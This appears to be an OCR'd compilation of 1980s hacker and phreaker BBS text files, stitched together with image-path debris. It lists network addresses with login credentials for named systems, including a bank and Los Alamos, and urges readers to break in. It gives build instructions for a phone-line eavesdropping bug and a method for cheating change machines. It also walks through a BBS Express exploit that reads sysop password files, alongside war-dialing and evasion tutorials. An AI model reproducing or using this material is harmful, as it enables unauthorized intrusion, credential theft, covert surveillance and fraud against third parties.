  If you want to call computers in foreign countries or computers in USA which do not accept R-calls, you need a Telenet-ID. Did you ever notice that you can type ID XXXX when being connected to Telenet? You are then asked for the password. If you have such a NUI (Network-User-ID) you can call nearly every host connected to any computer-network in the world. Here are some examples:

026245400090184 :Is a VAX in Germany (Username: DATEXP and leave mail for CHRIS !!!)
0311050500061   :Is the Los Alamos Integrated computing network (One of the hosts connected to it is the DNA (Defense Nuclear Agency)!!!)
0530197000016   :Is a BBS in New Zealand
024050256   :Is the S-E-Bank in Stockholm, Sweden (Login as GAMES !!!)
02284681140541 :CERN in Geneva in Switzerland (one of the biggest nuclear research centers in the world) Login as GUEST
0234212301161   :A Videotex-standard system. Type OPTEL to get in and use the ID 999_ with the password 9_
0242211000001   :University of Oslo in Norway (Type LOGIN 17,17 to play the Multi-User-Dungeon !)
0425130000215   :Something like ITT Dialcom, but this one is in Israel ! ID HELP with password HELP works fine with security level 3
0310600584401   :Is the Washington Post News Service via Tymnet (Yes, Tymnet is connected to Telenet, too !) ID and Password is: PETER You can read the news of the next day !

The prefixes are as follows:
02624 is Datex-P in Germany
02342 is PSS in England
03110 is Telenet in USA
03106 is Tymnet in USA
02405 is Telepak in Sweden
04251 is Isranet in Israel
02080 is Transpac in France
02284 is Telepac in Switzerland
02724 is Eirpac in Ireland
02704 is Luxpac in Luxembourg
05252 is Telepac in Singapore
04408 is Venus-P in Japan
...and so on... Some of the countries have more than one packet-switching-network (USA has 11, Canada has 3, etc).

OK. That should be enough for the moment. As you see most of the passwords are very simple. This is because they must not have any fear of hackers. Only a few German hackers use these networks. Most of the computers are absolutely easy to hack !!! So, try to find out some Telenet-ID's and leave them here. If you need more numbers, leave e-mail.
I'm calling from Germany via the German Datex-P network, which is similar to Telenet. We have a lot of those NUI's for the German network, but none for a special Tymnet-outdial-computer in USA, which connects me to any phone #.

CUL8R, Mad Max


PS: Call 026245621040000 and type ID INF300 with password DATACOM to get more

Informations on packet-switching-networks !

PS2: The new password for the Washington Post is KING !!!!

Fucking w/ Operator

Ever get an operator who gave you a hard time, and you didn't know what to do? Well if the operator hears you use a little Bell jargon, she might wise up. Here is a little diagram (excuse the artwork) of the structure of operators



Now most of the operators are not bugged, so they can curse at you, if they do ask INSTANTLY for the "S.A." or the Service Assistant. The operator does not report to her (95% of them are hers) but they will solve most of your problems. She MUST give you her name as she connects & all of these calls are bugged. If the SA gives you a rough time get her BOS (Business Office Supervisor) on the line. S/He will almost always back her girls up, but sometimes the SA will get tarred and feathered. The operator reports to the Group Chief, and S/He will solve 100% of your problems, but the chances of getting S/He on the line are nill.

If a lineman (the guy who works out on the poles) or an installation man gives you the works ask to speak to the Installation Foreman, that works wonders.

Here is some other bell jargon, that might come in handy if you are having trouble with the line. Or they can be used to lie your way out of situations....

An Erling is a line busy for 1 hour, used mostly in traffic studies A Permanent Signal is that terrible howling you get if you disconnect, but don't hang up.

Everyone knows what a busy signal is, but some idiots think that is the *Actual* ringing of the phone, when it just is a tone "beeps" when the phone is ringing, wouldn't bet on this though, it can (and does) get out of sync.

When you get a busy signal that is 2 times as fast as the normal one, the person you are trying to reach isn't really on the phone, (he might be), it is actually the signal that a trunk line somewhere is busy and they haven't or can't reroute your call. Sometimes you will get a Recording, or if you get nothing at all (Left High & Dry in fone terms) all the recordings are being used and the system is really overused, will probably go down in a little while. This happened when Kennedy was shot, the system just couldn't handle the calls. By the way this is called the "reorder signal" and the trunk line is "blocked".

One more thing, if an overseas call isn't completed and doesn't generate any money for AT&T, is is called an "Air & Water Call".

Internatinoal County codes

*UNITED KINGDOM/IRELAND

IRELAND.....353
UNITED KINGDOM.....44

*EUROPE

ANDORRA.....33
AUSTRIA.....43
BELGIUM.....32
CYPRUS.....357
CZECHOLSLOVAKIA.....42
DENMARK.....45
FINLAND.....358
FRANCE.....33
GERMAN DEMOCRATIC REPUBLIC.....37
GERMANY, FEDERAL REPUBLIC OF.....49
GIBRALTAR.....350
GREECE.....30
HUNGARY.....36
ICELAND.....354
ITALY.....39
LIECHTENSTEIN.....41
LUXEMBOURG.....352
MONACO.....33
NETHERLANDS.....31
NORWAY.....47
POLAND.....48
PORTUGAL.....351
ROMANIA.....40
SAN MARINO.....39
SPAIN.....34
SWEDEN.....46
SWITZERLAND.....41
TURKEY.....90
VATICAN CITY.....39
YUGOSLAVIA.....38

*CENTRAL AMERICA

BELIZE.....501
COSTA RICA.....506
EL SALVADOR.....503
GUATEMALA.....502
HONDURAS.....504
NICARAGUA.....505
PANAMA.....507

*AFRICA

ALGERIA.....213
CAMEROON.....237
EGYPT.....20
ETHIOPIA.....251
GABON.....241
IVORY COAST.....225
KENYA.....254
LESOTHO.....266
LIBERIA.....231
LIBYA.....218
MALAWI.....265
MOROCCO.....212
NAMIBIA.....264
NIGERIA.....234
SENEGAL.....221
SOUTH AFRICA.....27
SWAZILAND.....268

TANZANIA.....255
TUNISIA.....216
UGANDA.....256
ZAMBIA.....260
ZIMBABWE.....263

*PACIFIC

AMERICAN SAMOA.....684
AUSTRAILIA.....61
BRUNEI.....673
FIJI.....679
FRENCH POLYNESIA.....689
GUAM.....671
HONG KONG.....852
INDONESIA.....62
JAPAN.....81
KOREA, REPUBLIC OF.....82
MALAYSIA.....60
NEW CALEDONIA.....687
NEW ZEALAND.....64
PAPUA NEW GUINEA.....675
PHILIPPINES.....63
SAIPAN.....670
SINGAPORE.....65
TAIWAN.....886
THAILAND.....66

*INDIAN OCEAN

PAKISTAN.....92
SRI LANKA.....94

*SOUTH AMERICA

ARGENTINA.....54
BOLIVIA.....591
BRAZIL.....55
CHILE.....56
COLOMBIA.....57
ECUADOR.....593
GUYANA.....592
PARAGUAY.....595
PERU.....51
SURINAME.....597
URUGUAY.....598
VENEZUELA.....58

*NEAR EAST

BAHRAIN.....973
IRAN.....98
IRAQ.....964
ISRAEL.....972
JORDAN.....962
KUWAIT.....965
OMAN.....968
QATAR.....974
SAUDI ARABIA.....966
UNITED ARAB EMIRATES.....971

YEMEN ARAB REPUBLIC.....967

*CARIBBEAN/ATLANTIC

FRENCH ANTILLES.....596
GUANTANAMO BAY (US NAVY BASE)....53
HAITI.....509
NETHERLANDS ANTILLES.....599
ST. PIERRE AND MIQUELON.....508

*INDIA

INDIA.....91

*CANADA

TO CALL CANADA, DIAL 1 + AREA CODE +
LOCAL NUMBER.

*MEXICO

TO CALL MEXICO, DIAL 011 + 52 + CITY CODE+ LOCAL NUMBER.

To dial international calls:

International Access Code + Country code + Routing code

Example :

To call Frankfurt, Germany, you would do the following:

011 + 49 + 611 + (# wanted) + # sign(octothrope)

The # sign at the end is to tell Bell that you are done entering in all the needed info.

Infinity Transmitter Schematic and Plans

Description: Briefly, the Infinity Transmitter is a device which activates a microphone via a phone call. It is plugged into the phone line, and when the phone rings, it will immediately intercept the ring and broadcast into the phone any sound that is in the room. This device was originally made by Information Unlimited, and had a touch tone decoder to prevent all who did not know the code from being able to use the phone in its normal way. This version, however, will activate the microphone for anyone who calls while it is in operation.
NOTE: It is illegal to use this device to try to bug someone. It is also pretty stupid because they are fairly noticeable.
Parts List:
Pretend that uF means micro Farad, cap= capacitor

Part	#	Description
R1,4,8	3	390 k 1/4 watt resistor
R2	1	5.6 M 1/4 watt resistor
R3,5,6	3	6.8 k 1/4 watt resistor
R7/S1	1	5 k pot/switch
R9,16	2	100 k 1/4 watt resistor

R10	1	2.2 k 1/4 watt resistor
R13,18	2	1 k 1/4 watt resistor
R14	1	470 ohm 1/4 watt resistor
R15	1	10 k 1/4 watt resistor
R17	1	1 M 1/4 watt resistor
C1	1	.05 uF/25 V disc cap
C2,3,5,6,7	5	1 uF 50 V electrolytic cap or tant (preferably non-polarized)
C4,11,12	3	.01 uF/50 V disc cap
C8,10	2	100 uF @ 25 V electrolytic cap
C9	1	5 uF @ 150 V electrolytic cap
C13	1	10 uF @ 25 V electrolytic cap
TM1	1	555 timer dip
A1	1	CA3018 amp array in can
Q1,2	2	PN2222 npn sil transistor
Q3	1	D4OD5 npn pwr tab transistor
D1,2	2	50 V 1 amp react. 1N4002
T1	1	1.5 k/500 matching transformer
M1	1	large crystal microphone
J1	1	Phono jack optional for sense output
WR3	(24")	#24 red and black hook up wire
WR4	(24")	#24 black hook up wire
CL3,4	2	Alligator clips
CL1,2	2	6" battery snap clips
PB1	1	1 3/4x4 1/2x.1 perfboard
CA1	1	5 1/4x3x2 1/8 grey enclosure fab
WR15	(12")	#24 buss wire
KN1	1	small plastic knob
BU1	1	small clamp bushing
B1,2	2	9 volt transistor battery or 9V ni-cad

Circuit Operation: Not being the most technical guy in the world, and not being very good at electronics (yet), I'm just repeating what Mr. Iannini's said about the circuit operation. The Transmitter consists of a high grain amplifier fed into the telephone lines via transformer. The circuit is initiated by the action of a voltage transient pulse occurring across the phone line at the instant the telephone circuit is made (the ring, in other words). This transient immediately triggers a timer whose output pin 3 goes positive, turning on transistors Q2 and Q3. Timer TM1 now remains in this state for a period depending on the values of R17 and C13 (usually about 10 seconds for the values shown). When Q3 is turned on by the timer, a simulated "off hook" condition is created by the switching action of Q3 connecting the 500 ohm winding of the transformer directly across the phone lines. Simultaneously, Q2 clamps the ground of A1, amplifier, and Q1, output transistor, to the negative return of B1,B2, therefore enabling this amplifier section. Note that B2 is always required by supplying quiescent power to TM1 during normal conditions. System is off/on controlled by S1 (switch).

A crystal mike picks up the sounds that are fed to the first two transistors of the A1 array connected as an emitter follower driving the remaining two transistors as cascaded common emitters. Output of the array now drives Q1 capacitively coupled to the 1500 ohm winding of T1. R7 controls the pick up sensitivity of the system.

Diode D1 is forward biased at the instant of connection and essentially applies a negative pulse at pin 2 of TM1, initiating the cycle. D2 clamps any high positive pulses. C9 dc-isolates and desensitizes the circuit. The system described should operate when any incoming call is made without ringing the phone.

Schematic Diagram: Because this is text, this doesn't look too hot. Please use a little imagination! I will hopefully get a graphics drawing of this


out as soon as I can on a Fontrix graffile.


To be able to see what everything is, this character: | should appear as a horizontal bar. I did this on a][e using a][e 80 column card, so I'm sorry if it looks kinda weird to you.


Symbols:

```
 resistor: -/\/\/-            switch: _/ _
 battery:  -|!|!-             capacitor (electrolytic): -|(-
 capacitor (disc): -||-                      _    _
 transistor:(c)  > (e)        Transformer: )||(
              \_/                          )||(
               |(b)                       _)||(_
 diode: |<
 chip: .______.
       !______! (chips are easy to recognize!)
```

Dots imply a connection between wires. NO DOT, NO CONNECTION.
ie.: _!_ means a connection while _|_ means no connection.





Q1
R10
C8
C7
T1.
1500 ohm
500 ohm
Q3
D1
C9
C11
R16
D2
R15
TM1
C12
C13
R17
R13
R14
v
neg
return
B1,B2



Construction notes: Because the damned book just gave a picture instead of step by step instructions, and I'll try to give you as much help as possible. Note that all the parts that you will be using are clearly labeled in the schematic. The perfboard, knobs, 'gator clips, etc are optional. I do strongly suggest that you do use the board!!! It will make wiring the components up much much easier than if you don't use it.

The knob you can use to control the pot (R7). R7 is used to tune the IT so that is sounds ok over the phone. (You get to determine what sounds good) By changing the value of C13, you can change the amount of time that the circuit will stay open (it cannot detect a hang up, so it works on a timer.) A value of 100 micro Farads will increase the time by about 10 times.

The switch (S1) determines whether or not the unit is operational. Closed is on. Open is off. The negative return is the negative terminals of the battery!! The batteries will look something like this when hooked up:



To hook this up to the phone line, there are three ways, depending upon what type of jack you have. If it is the old type (non modular) then you can just open up the wall plate and connect the wires from the transmitter directly to the terminals of the phone.

If you have a modular jack with four prongs, attach the red to the negative prong (don't ask me which is which! I don't have that type of jack... I've only seen them in stores), and the green to the positive prong, and plug in. Try not to shock yourself...

If you have the clip-in type jack, get double male extension cord (one with a clip on each end), and chop off one clip. Get a sharp knife and splice off the grey protective material. You should see four wires, including one green and one red. You attach the appropriate wires from the IT to these two, and plug the other end into the wall.

Getting the IT to work: If you happen to have a problem, you should attempt to do the following (these are common sense rules!!) Make sure that you have the polarity of all the capacitors right (if you used polarized capacitors, that is). Make sure that all the soldering is done well and has not short circuited something accidently (like if you have a glob touching two wires which should not be touching.) Check for other short circuits. Check to see if the battery is in right. Check to make sure the switch is closed.

If it still doesn't work, drop me a line on one of the Maryland or Virginia BBSs and I'll try to help you out.

The sense output: Somehow or other, it is possible to hook something else up to this and activate it by phone (like an alarm, flashing lights, etc.)


As of this writing, I have not tried to make one of these, but I will. If you actually get it working, leave me a note somewhere.

I sure hope all you people appreciate this.

Hacking
Ripping Off Change Machines

Have you ever seen one of those really big changer machines in airports laundrymats or arcades that dispense change when you put in your 1 or 5 dollar bill? Well then, here is an article for you.

1) Find the type of change machine that you slide in your bill length wise, not the type where you put the bill in a tray and then slide the tray in!!!
2) After finding the right machine, get a $1 or $5 bill. Start crumpling up into a ball. Then smooth out the bill, now it should have a very wrinkly surface.
3) Now the hard part. You must tear a notch in the bill on the left side about 1/2 inch below the little 1 dollar symbol (See Figure).
4) If you have done all of this right then take the bill and go out the machine. Put the bill in the machine and wait. What should happen is: when you put your bill in the machine it thinks everything is fine. When it gets to the part of the bill with the notch cut out, the machine will reject the bill and (if you have done it right) give you the change at the same time!!! So, you end up getting your bill back, plus the change!! It might take a little practice, but once you get the hang of it, you can get a lot of money!



Breaking into BBS Express

If you have high enough access on any BBS Express BBS you can get the Sysop's password without any problems and be able to log on as him and do whatever you like. Download the Pass file, delete the whole BBS, anything. Its all a matter of uploading a text file and d/ling it from the BBS. You must have high enough access to see new uploads to do this. If you can see a file you just uploaded you have the ability to break into the BBS in a few easy steps.
Why am I telling everyone this when I run BBS Express myself?
Well there is one way to stop this from happening and I want other Sysops to be aware of it and not have it happen to them.
Breaking in is all based on the MENU function of BBS Express. Express will let you create a menu to display different text files by putting the

word MENU at the top of any text file and stating what files are to be displayed. But due to a major screw up by Mr. Ledbetter you can use this MENU option to display the USERLOG and the Sysop's Passwords or anything else you like. I will show you how to get the Sysop's pass and therefore log on as the Sysop. BBs Express Sysop's have 2 passwords. One like everyone else gets in the form of X1XXX, and a Secondary password to make it harder to hack out the Sysops pass.
The Secondary pass is found in a file called SYSDATA.DAT.
This file must be on drive 1 and is therefore easy to get. All you have to do is upload this simple Text file:

```
MENU
1
D1:SYSDATA.DAT

Ripoff time!
```

after you upload this file you d/l it non-Xmodem. Stupid Express thinks it is displaying a menu and you will see this:

```
Ripoff time!

Selection [0]:
```

Just hit 1 and Express will display the SYSDATA.DAT file.OPPASS is where the Sysop's Secondary pass will be. D1:USERLOG.DAT is where you will find the name and Drive number of the USERLOG.DAT file. The Sysop might have renamed this file or put it in a Subdirectory or even on a different drive. I Will Assume he left it as D1:USERLOG.DAT. The other parts of this file tell you where the .HLP screens are and where the LOG is saved and all the Download path names.

Now to get the Sysop's primary pass you upload a text file like this:

```
MENU
1
D1:USERLOG.DAT

Breaking into Bedwetter's BBS
```

Again you then d/l this file non-Xmodem and you will see:

```
Breaking into Bedwetter's BBS

Selection [0]:
```

You then hit 1 and the long USERLOG.DAT file comes flying at you.
The Sysop is the first entry in this very long file so it is easy. You will see:

```
SYSOP'S NAME        X1XXX
```
You should now have his 2 passwords.

There is only one easy way out of this that I can think of, and that is to make all new uploads go to SYSOP level (Level 9) access only. This way nobody can pull off what I just explained.
I feel this is a major Bug on Mr. Ledbetter's part. I just don't know why no one had thought of it before. I would like to give credit to Redline for the message he left on Modem Hell telling about this problem, and also to Unka for his ideas and input about correcting it.

Basic Hacking Tutorial I

What is hacking?

According to popular belief the term hacker and hacking was founded at mit it comes from the root of a hack writer,someone who keeps "hacking" at the typewriter until he finishes the story.a computer hacker would be hacking at the keyboard or password works.

What you need:

To hack you need a computer equipped with a modem (a device that lets you transmit data over phone lines) which should cost you from $100 to $1200.

How do you hack?

Hacking recuires two things:
1. The phone number
2. Answer to identity elements

How do you find the phone #?

There are three basic ways to find a computers phone number.
1. Scanning,
2. Directory
3. Inside info.

What is scanning?

Scanning is the process of having a computer search for a carrier tone. For example,the computer would start at (800) 111-1111 and wait for carrier if there is none it will go on to 111-1112 etc.if there is a carrier it will record it for future use and continue looking for more.

What is directory assictance?

This way can only be used if you know where your target computer is. For this example say it is in menlo park, CA and the company name is sri.

1. Dial 411 (or 415-555-1212)
2. Say "Menlo park"
3. Say "Sri"
4. Write down number
5. Ask if there are any more numbers
6. If so write them down.
7. Hang up on operator
8. Dial all numbers you were given
9. Listen fir carrier tone
10. If you hear carrier tone write down number, call it on your modem and your set to hack!

Basic Hacking Tutorial II

Basics to know before doing anything, essential to your continuing career as one of the elite in the country... This article, "the introduction to the world of hacking" is meant to help you by telling you how not to get caught, what not to do on a computer system, what type of equipment should I know about now, and just a little on the history, past

present future, of the hacker.

Welcome to the world of hacking! We, the people who live outside of the normal rules, and have been scorned and even arrested by those from the 'civilized world', are becomming scarcer every day. This is due to the greater fear of what a good hacker (skill wise, no moral judgements here)|can do nowadays, thus causing anti- hacker sentiment in the masses. Also, few hackers seem to actually know about the computer systems they hack, or what equipment they will run into on the front end, or what they could do wrong on a system to alert the 'higher' authorities who monitor the system. This article is intended to tell you about some things not to do, even before you get on the system. I will tell you about the new wave of front end security devices that are beginning to be used on computers. I will attempt to instill in you a second identity, to be brought up at time of great need, to pull you out of trouble. And, by the way, I take no, repe at,
